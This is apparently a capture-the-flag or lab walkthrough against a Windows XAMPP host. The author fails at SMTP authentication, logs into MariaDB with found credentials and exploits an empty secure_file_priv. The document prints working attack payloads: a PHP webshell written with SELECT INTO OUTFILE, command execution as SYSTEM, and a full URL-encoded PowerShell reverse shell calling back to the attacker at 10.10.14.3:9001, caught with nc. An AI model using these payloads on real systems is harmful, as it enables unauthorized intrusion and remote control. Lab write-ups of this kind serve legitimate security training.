
```
┌──(kali㉿kali)-[~/…/attacking_common/smtp/smtp-/bin]
└─$ telnet 10.129.203.7 25
Trying 10.129.203.7...
Connected to 10.129.203.7.
Escape character is '^]'.
220 WIN-EASY ESMTP
EHLO 10.129.203.7
250-WIN-EASY
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN PLAIN
334 UGFzc3dvcmQ6
ZmlvbmFAaW5sYW5lZnJlaWdodC5odGI=
535 Authentication failed. Restarting authentication process.
AUTH LOGIN PLAIN
334 UGFzc3dvcmQ6
ZmlvbmE=
535 Authentication failed. Restarting authentication process.
```

I tell the server I want to authenticate with it there, and then attempted to give it a base64 encoded string that was fiona@inlanefreight.htb first then just fiona. It rejected both. I also attempted to verify the existance of the user using expn, rcpt, and vrfy.

This may be the incorrect path for now.


Recalling there was a SQL instance in our nmap scan, I attempt to authenticate to the SQL server using the credentials

note: if you encounter the error SSL is required, but the server does not support it you can bypass using ssl with the '—skip-ssl' flag



```
┌──(kali㉿kali)-[~/…/attacking_common/smtp/smtp-/bin]
└─$ mysql -u fiona -p987654321 -h 10.129.203.7 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

After getting into the database I did some manual enumeration thinking the flag might be in one of the databases and didn't find it so I went back to the modules



In MySQL, a global system variable secure_file_priv limits the effect of data import and export operations, such as those performed by the LOAD DATA and SELECT … INTO OUTFILE statements and the LOAD_FILE() function. These operations are permitted only to users who have the FILE privilege.


secure_file_priv may be set as follows:

- If empty, the variable has no effect, which is not a secure setting.
- If set to the name of a directory, the server limits import and export operations to work only with files in that directory. The directory must exist; the server does not create it.
- If set to NULL, the server disables import and export operations.

In the following example, we can see the secure_file_priv variable is empty, which means we can read and write data using MySQL:


```
mysql> show variables like "secure_file_priv";

+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+

1 row in set (0.005 sec)
```

So essentially if the server is misconfigured by not having this variable set, we would be able to access local files on the system outside of a preset directory. and in this instance that was the case




```
MariaDB [mysql]> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.035 sec)

MariaDB [mysql]> 
```

Attempting to write a webshell to the system and verifying that it was there




```
MariaDB [mysql]> SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/xampp/htdocs/webshell2.php';
Query OK, 1 row affected (0.036 sec)
```



```
MariaDB [mysql]> SELECT LOAD_FILE("C:\\xampp\\htdocs\\webshell2.php");
+----------------------------------------------+
| LOAD_FILE("C:\\xampp\\htdocs\\webshell2.php") |
+----------------------------------------------+
| <?php system($_GET['cmd']); ?>
              |
+----------------------------------------------+
1 row in set (0.035 sec)

MariaDB [mysql]> 
```

theoretically, that webshell should be taking a command input as a parameter. So I should be able to get it to execute a shell

Testing the webshell in my browser by navigating to it and passing in a whoami




10.129.203.7/webshell2.php?cmd=whoami

```
nt authority\system
```

start a nc listener on my machine

```
nc -lvnp 4444
```

generate a powershell revshell



IP 10.10.14.3

Port 9001

```
nc -lvnp 9001
```

Type nc

OS Windows

Name

```
powershell%20-nop%20-c%20%22%24client%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%2710.10.14.3%27%2C9001%29%3B%24stream%20%3D
%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7
D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29
%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24s
endback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%2
9.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%
29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Leng
th%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```


Shell powershell

Encoding URL Encode

submit the url encoded powershell reverse shell payload into the cmd parameter in our webshell and the site should hang indicating we got our shell

Note: there was some trial and error so in the command below it is webshell5.php


```
http://10.129.203.7/webshell5.php?cmd=powershell%20-nop%20-c%
20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPCli
ent(%2710.10.14.3%27%2C9001)%3B%24stream%20%3D%20%24client.Ge
tStream()%3B[byte[]]%24bytes%20%3D%200..65535|%25{0}%3Bwhile
((%24i%20%3D%20%24stream.Read(%24bytes%2C%200%2C%20%24bytes.L
ength))%20-ne%200){%3B%24data%20%3D%20(New-Object%20-TypeNam
e%20System.Text.ASCIIEncoding).GetString(%24bytes%2C0%2C%20%2
4i)%3B%24sendback%20%3D%20(iex%20%24data%202%3E%261%20|%20Out
-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%
20%27%20%2B%20(pwd).Path%20%2B%20%27%3E%20%27%3B%24sendbyte%2
0%3D%20([text.encoding]%3A%3AASCII).GetBytes(%24sendback2)%3
B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24s
tream.Flush()}%3B%24client.Close()%22
```



```
┌──(kali㉿kali)-[~/…/attacking_common/smtp/smtp-/bin]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.203.7] 49676
dir


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/22/2022   9:17 AM                dashboard
d-----         4/22/2022   9:17 AM                img
d-----         4/22/2022   9:16 AM                webalizer
d-----         4/22/2022   9:17 AM                xampp
-a----         8/27/2019   9:02 AM           3607 applications.html
-a----         8/27/2019   9:02 AM            177 bitnami.css
-a----         7/16/2015  10:32 AM          30894 favicon.ico
-a----         7/16/2015  10:32 AM            260 index.php
-a----         4/22/2022  10:02 AM             29 test.php
-a----        12/31/2024  11:40 AM             37 webshell.php
-a----        12/31/2024  11:44 AM             31 webshell2.php
-a----        12/31/2024  12:16 PM             31 webshell4.php
-a----        12/31/2024  12:24 PM             31 webshell5.php


PS C:\xampp\htdocs>
```

Use a search command to find the flag

```
Get-ChildItem -Path c:\ -Filter "flag.txt" -Recurse
```



```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/22/2022  10:36 AM             39 flag.txt
```